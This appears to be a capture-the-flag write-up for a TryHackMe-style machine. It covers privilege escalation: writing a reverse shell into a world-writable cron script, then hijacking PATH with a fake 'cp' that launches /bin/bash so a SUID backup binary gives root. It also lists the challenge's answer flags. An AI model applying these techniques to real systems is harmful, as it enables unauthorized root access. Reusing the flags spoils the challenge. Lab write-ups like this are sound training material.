

The next task was to escalate my privileges. So when I read the `/etc/crontab` file I found that **helloworld.sh** script was scheduled to run every minute in `/opt` directory and everyone had read, write & execution permissions.

```
File Actions Edit View Help
$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * archangel /opt/helloworld.sh
25 6 * * * root cd / && run-parts --report /etc/cron.hourly
47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
```

```
File Actions Edit View Help
$ pwd
/opt
$ ls -la
total 16
drwxrwxrwx 3 root root 4096 Nov 20 2020 .
drwxr-xr-x 22 root root 4096 Nov 19 2020 ..
drwxrwx--- 2 archangel archangel 4096 Nov 20 2020 backupfiles
drwxrwxr-x 1 archangel archangel 66 Nov 20 2020 helloworld.sh
```


Then I wrote a bash reverse shell in it & started a netcat listener on port 12000 and after a minute I got a reverse shell with the user archangel.




Then in the `/home/archangel/secret/user2.txt` I found another flag.

Question- Get User 2 flag

Answer- `thm{h0r1zont4l_pr1v1l3g3_2sc4ll4t10n_us1ng_cr0n}`



In the same directory where I found the flag(user2.txt), there was a file named **backup** & it had SUID bit. Then I used **strings** to open the file in human readable form.



A cp(copy) command was getting executed & it had improper path. So in the same directory, I created a file named cp & stored a command **"/bin/bash"** in it which will spawn a shell with root user on its execution & then I added its path in the environment path variable with the below command:

export PATH=/home/archangel/secret/:\$PATH

Then on execution of the backup file, I got root user shell. Then in the **/root/** directory, I found the last flag.

```
File Actions Edit View Help
root@ubuntu:/root
total 36
drwxr-xr-x 2 archangel archangel 4096 Nov 16 07:09 .
drwxr-xr-x 4 archangel archangel 4096 Nov 16 08:57 ..
-rwxr-xr-x 1 root root 16904 Nov 18 2020 backup
-rwxr-xr-x 1 archangel archangel 10 Nov 16 07:09 cp
-rw-r--r-- 1 root root 49 Nov 19 2020 user2.txt
archangel@ubuntu:~/secret$ ./backup
root@ubuntu:~/secret$ whoami
root
root@ubuntu:~/secret$ pwd
/home/archangel/secret
root@ubuntu:~/secret$ cd /root
root@ubuntu:/root$ ls -la
total 28
drwxr-xr-x 4 root root 4096 Nov 20 2020 .
drwxr-xr-x 22 root root 4096 Nov 16 2020 ..
-rw-r--r-- 1 root root 2186 Apr 9 2018 bashrc
drwxr-xr-x 2 root root 4096 Nov 18 2020 cache
drwxr-xr-x 3 root root 4096 Nov 16 2020 local
-rw-r--r-- 1 root root 148 Aug 17 2015 profile
-rw-r--r-- 1 root root 68 Nov 19 2020 root.txt
root@ubuntu:/root$ cat root.txt
thm{p4th_v4r1abl3_exp101tat1ion_f0r_v3rt1c4l_pr1v1l3g3_3sc4ll4t10n}
root@ubuntu:/root$
```

Question- Root the machine and find the root flag

Answer- thm{p4th_v4r1abl3_exp101tat1ion_f0r_v3rt1c4l_pr1v1l3g3_3sc4ll4t10n}